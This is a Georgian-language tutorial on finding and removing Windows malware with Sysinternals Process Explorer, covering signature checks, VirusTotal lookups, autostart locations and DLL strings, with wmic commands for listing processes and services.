Microsoft-მა ბევრი წლის წინ იყიდა პროგრამების პაკეტი Sysinternals https://docs.microsoft.com/en-us/sysinternals/. დღემდე ეს პაკეტი ვითარდება და წარმოადგენს ვირუსებთან ბრძლის საუკეთესო პაკეტს. ამ პროგრამებიდან ჩვენ გამოვიყემებთ პროგრამას Process Explorer https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer აქ ვგულისხმობთ რომ ვირუსი ვერ ახერხებს ამ პროგრამის დაბლოკვას ან ინტერნეტ კავშირის დაბლოკვას და ე.ი. ამ პროგრამის გამოყენება შესაძლებელია. ჩვენი რჩევა იქნება სწორედ ამ პროგრამით დაიწყოთ სიტუაციის შესწავლა. Process Explorer წარმოადგენს ბევრად უფრო განვითარებულ ვერსიას იმისა რასაც გაძლევთ Task Manager რომლის ამუშვებაც Ctrl-Alt-Del კომბინაციით ხდება.




ეს პაკეტი შეგიძლიათ ჩამოტვირთოთ ზემოთ მოყვანილი ბმულიდან. და თუ ბრაუზერი არ მუშაობს შეგიძლოიათ ჩამოტვირთოთ და დააყენოთ Choco-თი ბრძანებით `choco install -y procexp`. ამ მეთოდის გამოყენება უმჯობესია რადგან პროგრამა დაყენდება სტანდარტულ მისამართზე, რომლიც გაგიადვილებთ ბრძანებების სტრიქონიდან მუშაობას. ეს პროგრამა შეიძლება არ გაუშვათ ბრძაენებების სტრიქონიდან, მაგრამ Sysinternals პაკეტში ბევრი პროგრამაა, რომლებსაც სხვაგვარად ვერ აამუშავებთ.

ბრძანებით `choco install -y sysinternals` ერთდროულად ჩამოტვირთავთ და დააყენებთ პაკეტის ყველა პროგრამას. ალბათ ჯობია ეს ბრძანება გამოიყენოთ. შემდეგ აამუშავეთ ProcessExplorer ადმინისტრატორის რეჟიმში.




დაეთანხმეთ ხელშეკრულების პირობებს და გაიხსნება პროგრამა.




ამ პროგრამით შეგიძლიათ ჩაანაცვლოთ Task Manager, ამისათვის გადადით Option მენიუზე და გააქტიურეთ Replace Task Manager, ამგვარად პროგრამა ჩაანაცვლებს სტანდარტულ Task Manager-ს.

პროგრამის ფანჯრის Process ნაწილში დაინახავთ ყველა მომუშავე პროცესებს, თანაც დაინახავთ მშობელ პროცესებს, ანუ რომელი პროცესის გავლითაც მოხდა პროგრამების და შივლობილ პროცესების ამუშავება. მშობელი პროცესის გასწვრივ მოთავსებულ + ან - ნიშანს, თუ დააჭერთ გაიხსნება ან დაიხურება შვილობილი პროცესების სია. მაგალითად



Chrome პირდაპირ ამუშავდა ამიტომ ჩანს მშობელი პროცესების სიაში, მაგრამ მაგალითად Explorer-მა აამუშავა მის ქვემოთ მოთავსებული პროგრამები: Outlook, SecurityHealthSystemTray, Onedrive და სხვა. ყოველი პროცესის გასწვრივ პროგრამა გვაჩვენებს როგორ იყენებს ეს პროგრამა პროცესორს, Private Bytes და Working Set გიჩვენებენ მეხსიერების დატვირთვას, PID Description გიჩვენებთ პროცესის შემქმნელი კომპანიის მიერ შეტანილ მოკლე აღწერას და ასევე ამ კომპანისს სახელს. როგორც ალბათ ხედავთ სია მუდმივად იცვლება, რადგან პროგრამა მუდმივად ახლდება. თუ ცარიელი სიმბოლოს ღილაკს (Space Bar) დააჭერთ განახლება გაჩერდება. ეს იმიისათვის არის საჭირო, რომ თუ რამეს აკვირდებით სტრიქონი მორიგი გაახლებისას არ გაქრეს. დაპაუზებული ფანჯრის განახლების ხელით მართვა თუ გინდათ F5 ღილაკზე ყოველი დაჭერისას ფანჯარა განახლდება. ცარიელი სიმბოლოს ღილაკზე (Space Bar) კიდევ ერთხელ დააჭერით გაახლება ისევ დაიწყება.

ჩვენ ეს სია დაგვჭირდება საეჭვო პროცესების მოსაძებნად, პირველ რიგში უნდა შეხედოთ პროგრამების პიქტოგრამებს (Icon). თუ პროცესს ასეთი პიქტოგრამა არ აქვს იგი საეჭვოა. შემდეგ უნდა შევხედოთ აღწერებს, თუ პროცესს აღწერა არ აქვს ესც საეჭვოა, კომპანიის სახელიც უნდა ჩანდეს, თუ არ ჩანს ესეც საეჭვოა. თუ რომელიმე პროცესს მარჯვნივ დააჭერთ და აამუშავებთ Properties, გამოვა პროგრამის პარამეტრების ფანჯარა. აქ თუ პროგრამას ვერსიის ნომერი არ აქვს, იგი საეჭვოა.



შეგიძლიათ შეხედოთ Build Time-ს, თუ ეს დრო ძალიან ახალია ესეც საეჭვოა. თუმცა ცალკე აღებული არცერთი ეს ნიშანი არ არის ვირუსის ცაკსახა მაჩვენებელი, თუმცა ვირუსის აღმოჩენდას გაგიადვილებთ.

იისფერი სტრიქონები ნიშნავს რომ პროგრამა დისკზე შეკუმშული სახით ან დაშიფრული სახითაა ჩაწერილი და შეიძლება ცდილობს დამალოს ვირუსი. ვირუსების ასეთ ხერხს იყენებენ რომ გაართულონ ხელმოწერების აღმოჩენა.


ვარდისფერი სტრიქონები კი სისტემყური პროცესებია რომლებიც სხვა პროცესებს ამშავებენ.

სხვადასხვა პროცესების ტიპების გამოსაყოფად ფერების გამოყენების გასაზღვრა შესაძლებელია Options მენიუდან Configur Colors ბრძანებით.

ვირუსის ერთერთი ნიშანია, როცა პროგრამას არ აქვს ციფრული ხელომოწერა და არ გეუბნებათ შემქმნელი კომპანიის სახელს. ასეთი პროგრამების შემოწმება შესაძლებალია. მაგალითად თუ მარჯვნიივ დააჭერთ პროგრამის სახელზე და გაადახვალთ Propertles ფანჯარაზე. როგორც ეს ზემო ნახატზეა ნაჩვენები და შემდეგ დააჭერთ Verify-ს. ოპერაციული სისტემა შეეცდება მისი ხელმოწერა შეამოწმოს. მას წინ (Verified) დაეწერება.

ეს კი საკმაოდ სანდო მეთოდია იმის გასარკვევად არის ეს ფაილი ნამდვილი თუ არა. თუ ჰაკერს ხელში ჩაუვარდა პროგრამის კომპანიის კერძო გასაღები და ახერხებს, რომ პროგრამებს მათი სახელით მოაწეროს ხელი მაშინ ეს მეთოდი ვერ დაგიცავთ. თუმცა ამის შანსი ნამდვილად ძალიან მცირეა. შეიძლება ვირუსს ჰქონდეს ვიღაც უცნობის ხელმოწერა, თუმცა ვირუსების ძირითად ნაწილს არ აქვს სწორი ხელმოწერა.


თუ Options მენიუდან აამუშავებთ Verify Image Signatures მიიღებთ:



როგორც ხედვთ ყველა პროცესი შემოწმდა. და თუ რომელიმე ვერ შემოწმდა საეჭვო პროგრამაა.

ვირუსის კიდევ ერთი ნიშანია რომ იგი VirusTotal-სათვის ან არ არის ცნობილი, ან ცნობილი როგოც ვირუსი. ამის შესამოწმებლად. პროგრამა მოგთხოვთ დაეთანხმოთ Virus Total-ის პირობებს და გახსნის მათ ვებ გვერდს. დაეთანხმეთ პირობებს.

თუ Options მენიუში აარჩევთ Virus Total.com და ქვე მენიუში აარჩევთ Check With Virus Total, პროგრამა ყველა ფაილებს შეამოწმებს Virus Total მონაცემთა ბაზაში და გამოგიტანთ შედარების შედეგებს დამატებით სვეტში რომელსაც VirusTotal ქვია.




როგორც ხედავთ ჩემ შემთხვევაში სისტემური ფაილები არ აღმოჩდნენ მონაცემთა ბაზაში. ეს არ ნიშნავს რომ ვირუსი მოქმედებს ჩემს კომპიუტერზე თუმცა საზოგადოდ ასეთი რამ საეჭვოა. შემოწმებულ ფაილებში კი 0 ნიშბნავს რომ ვერეაფერი ვერ იქნა ნანახი, ხოლო 72 ნიშნავს რომ ფაილი შემოწმდა 72 სხვადასხვა ვირუსების საძებნი მეთოდით.

მაგალითად თუ რომელიმე მეთოდმა ფაილი ჩათვალა ვირუსად და მეტის გაგება გინდათ ამის შესახებ დააჭირეთ შემოწმების შედეგის ბნმულს, რომელიც გაგიხსნით ბრაუზერს და Virus Total მოგცემთ დაწვრილებით ინფორმაციას თუ რა იპოვა.


კიდევ ერთი მნიშვნელოვანი პარამეტრია თუ საიდან ხდება პროგრამების ამუშავება, განსაკუთრებით კი ავტომმატური ამუშავება. ამის გასაგებად მიიყვანეთ თაგვის პოინტერი პროგრამის სვეტების სათაურების მარჯვნივ ცარიელ ადგილას და მარჯვნივ დააჭირეთ. გააქტიურეთ Autostart Location

და დააჭირეთ OK ღილაკს. პროგრამას დაემატება სვეტი Autostart Location რომელიც გიჩვენებთ რომელი საქაღალდიდან ხდება ამ პროგრამის ამუშავება.



შეამოწმეთ თუ რომელიმე მისამართი საეჭვოდ გამოიყურება. გაითვალისწინეთ რომ ვირუსები ხშირად მოთავსდებიან მომხმარებლის არეში რადგან აქ ვირუსს არ დასჭირდება ადმინისტრატორის წვდომა. შესაბანისად განსაკთრებით დააკვირდით ასეთ მისამართებს.

Windows-ის ვირუსები ხშირად იმალებიან DLL ბიბლიოთეკებში. ეს ბიბლიოთეკები სხვადასხვა პროგრამებს საშუალებას აძლევენ გამოიყენონ სტანდარტული კოდი, ანუ ყველა პროგრამის მსგავსმა ფუნქციამ ერთნაირად იმუშაოს. იდეა თავისთავად ძალიან კარგია, რადგან აღარ არის საჭირო ყველა პროგრამაში ერთი და იგივე კოდის გამეორება. DLL ფაილები კოდს კი შეიცავენ მაგრამ მათი პირდაპირ ამუშავება შეუძლებელია, ამისათვის საჭიროა გქონდეთ exe ფაილი. Rundll32 სწორედ ასეთი პროგრამაა. მასში ძალიან ხშირად იმალებიან ვირუსები. Svchost.exe ფაილი კი გამოიყენება dll-ებზე დაფუძნებული სერვისების ასამუშავებლად. შესაბამისად ეს ფაილიც საინტერესოა ვირუსებისათვის. თუ Rundll32-ზე დააყენებთ კურსორს და დააჭერთ Ctrl-d კომბინაციას, ფანჯრის ქვედა ნაწილში, გაიხსნება ამ პროგრამის მიერ ჩატვირთული dll-ების და პროგრამების სია.



ამ ფანჯარაში უნდა ეძებოთ სტრიქონები, რომლებსაც არ აქვთ ხელმოწერები ან არ არიან შემოწმებულები. ასევე თუ იპოვით VirusTotal-ის შეტყობინებას რომ რომელიმე მეთოდმა აღმოაჩინა ვირუსი.

ჩემს შემთხვევაში ერთადერთი ფაილი რომელიც სისტემამ ვერ იცნო არის

OneCoreUAPComm...	OneCoreUAP Common Proxy Stub	Microsoft Corporation	C:\Windows\System32\OneCoreUAPCommonProxyStub.dll	(Verified) Microsof...	0/73
R0000000000c2.clb			C:\Windows\Registration\R0000000000c2.clb	(The form specifie...	Unknown
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	C:\Windows\System32\rpcrt4.dll	(Verified) Microsof...	0/71

ეს ფაილი კი არ არის dll არის db ფაილი და არ შეიცავს კოდს, შესაბამისად ამ ფაილის არ უნდა შემეშინდეს.

ვირუსებს შეუძლიათ გამოიყენონ სანდო პროცესები, მაგალითად თუ Rundll32.exe ფაილი თეთრ სიაში მოათავსეთ მაშინ ჩაითვლება რომ პროცესები და კოდი რომელსაც ის ტვირთავს ასევე სანდოა. სწორედ ამის გამოყენებას ცდილობენ ვირუსები.

ვირუსის ერთერთი ნიშანია ასევე რომ კოდის Strings ფანჯარაში უცნაური ბმულებია მოთავსებული. თუ მარჯვნივ დააჭერთ dll ფაილს და აამუშავებთ properties... ბრძანებას, გაიხსნება ფანჯარა რომელშიც Strings ჩანართზე უნდა გადახვიდეთ.






Image გიჩვენებთ რა წერია დისკზე, თუ ფაილი დაშიფრულია, დისკზე რა წერია ვერ გაიგებთ, ასეთ შემთხვევებში გადადით Memory-ზე, ის კი გიჩვენებთ რა ხდება მეხსიერებაში. ჩვენ შემთხვევაში არავითარი განსხვავება არ არის. Find ღილაკით მოძებნეთ ბმულები



ერთერთ dll-ში ვიპოვეთ



საეჭვო და უცნობ მისამართებს უნდა დააკვირდეთ.

თუ ProcessExplorer-ის რომელიმე სტრიქონზე მარჯვნივ დააჭერთ და გამოსულ მენიუში აამუშავებთ Search Online... ბრძანებას, მოხდება ამ ფაილის შესახებ ინფორმაციის მოძებნა ინტერნეტში. ბევრი ვირუსი საკმაოდ კარგად არიან აღწერილი და ძებნით შეიძლება მათ შესახებ ინფორმაციის მიღება.

კიდევ ერთი რამ რის მოძებნაც შეიძლება იყოს საინტერესო - უკავშირდება თუ არა ფაილი რომელიმე გარე სერვერს, ამისათის მარჯვნივ დააჭირეთ ფანჯარას და Properties ფანჯარაში აარჩიეთ TCP/IP ჩანართი. ამ ჩანართში უნდა დაინახოთ პროგრამა რომელიმე სერვერს უკავშირდება და ამ სერვერის მისამართი. თუ ასეთ რამეს იპოვით, კარგი იქნება თუ WireSharkit გადაამოწმებთ თუ რა ხდება. ჰაკერები ცხადია არ მოგცემენ თავის მისამართს ასე ადვილად, ჩვეულებრივ ეს მისამართი იქნება რომელიმე მანქანის ან სერვერის მმისამართი, რომელიც მათ დააჰაკერეს და ეხლა თქვენ კომპიუტერში ვირუსის სამართავად იყენებენ. განსაკუთრებით თუ დაინახეთ IRC-ის გამოყენება თითქმის ნამდვილად ვირუსთან გაქვთ საქმე. ჰაკერები IRC ჩათებს ხშირად იყენებენ ვირუსების სამართავად.

თუ აღმოაჩინეთ რამე საეჭვო პროოცესი შემდეგი ნაბიჯია გაარკვიოთ როგორ ახერხებს ეს პროცესი ჩატვირთვას კომპიუტერის გადატვირთვისას. Autostart მისამართი თუ აქვს მაშინ უნდა ნახოთ სად წერია ეს ფაილი და წაშალოთ. მოგვიანებით განვიხილავთ როგორ აღმოვაჩინოთ და წავშალოთ Autostart პროგრამები. სანამ დისკიდან წაშლთ ჯერ მეხსიერებაში უნდა წაშალოთ ეს პროგრამა.

მეხსიერებიდან პროცესის წასშლელად მარჯვნივ დააჭირეთ ამ პროცესს და გამოსულ მენიუში დააჭირეთ Suspend ბრძანებას. მოძებნეთ პროცესისი ყველა მომუშავე ვერსია და მასზე Suspend ბრძანება გამოყენეთ. შემდეგ კი გამოიყენეთ ბრძანება Kill process ან თუ პროცესს ქვე პროცესებიც აქვს მაშინ გამოიყენეთ Kill process tree.

ეს არის ძლაინ მოკლედ ProcessExplorer-ის შესახებ, ჩვენ ეს პროგრამა მხოლოდ ვირუსების წინააღმდეგ ბრძოლის თვალთახედვით განვიხილეთ, თუმცა ამ პროგრამის ბევრად უფრო ფართო მიზნებით გამოყენება შეიძლება. გირჩევთ კარგად შეისწავლოთ ეს პროგრამა.

ვირუსების ძებნის და განადგურების პროცესების პროგრამები

Windows-ს გააჩნია ბრძანებების სტრიქონის პროგრამები რომლებიც საშუალებას გაძლევენ პროცესების მუშაობას დააკვირდეთ. მათთან მყშაობა ბევრად უფრო რთულია ვიდრე ProcessExplorer-თან.

```
wmic process list full | more
```

ბრძანება გამოიტანს პროცესების სიას, more-ს ვიყენებთ იმისათვის რომ გრძელი სიის შემთხვევაში სტრიქონები არ გაგვექცეს ეკრანიდან.

```
wmic process get description, processid, parentprocessid, commandline /format:csv
```

ეს ბრძანება კი განსაზღვრავს რა ინფორმაცია უნდა გამოიტანოს პროგრამამ პროცესების შესახებ და რა ფორმატით. ამ ბრძანებაში გამოიტანს პროცესისი აღწერას - `description`, პროცესისი ნომერს – `processid`, მშობელი პროცესისი ნომერს - `parentprocessid` ეს მონაცემები ერთმანეთისაგან გამოიყოფიან მძიმით.

```
wmic process get description, processid, parentprocessid, commandline /format:csv > process.csv
```

ეს ბრძანება კი ინფორმაციას `process.csv` ფაილში ჩაწერს.


იგივეს გაკეთება შეიძლება სერვისებისათვისაც

```
wmic service list full | more
```

```
wmic services get name, processid, startmode, state, status, pathname /format:csv
```

```
wmic services get name, processid, startmode, state, status, pathname /format:csv > process.csv
```

კიდევ ერთი პროგრამა რომელიც ასევე კარგია არის Processhacker https://processhacker.sourceforge.io/



ჩამოტვირთვა შეიძლება ზემოთ მოყვანილი ბმულიდან. კარგი უფასო პროგრამაა, თუმცა ჩემი აზრით Processexplorer მაინც უკეთესია.

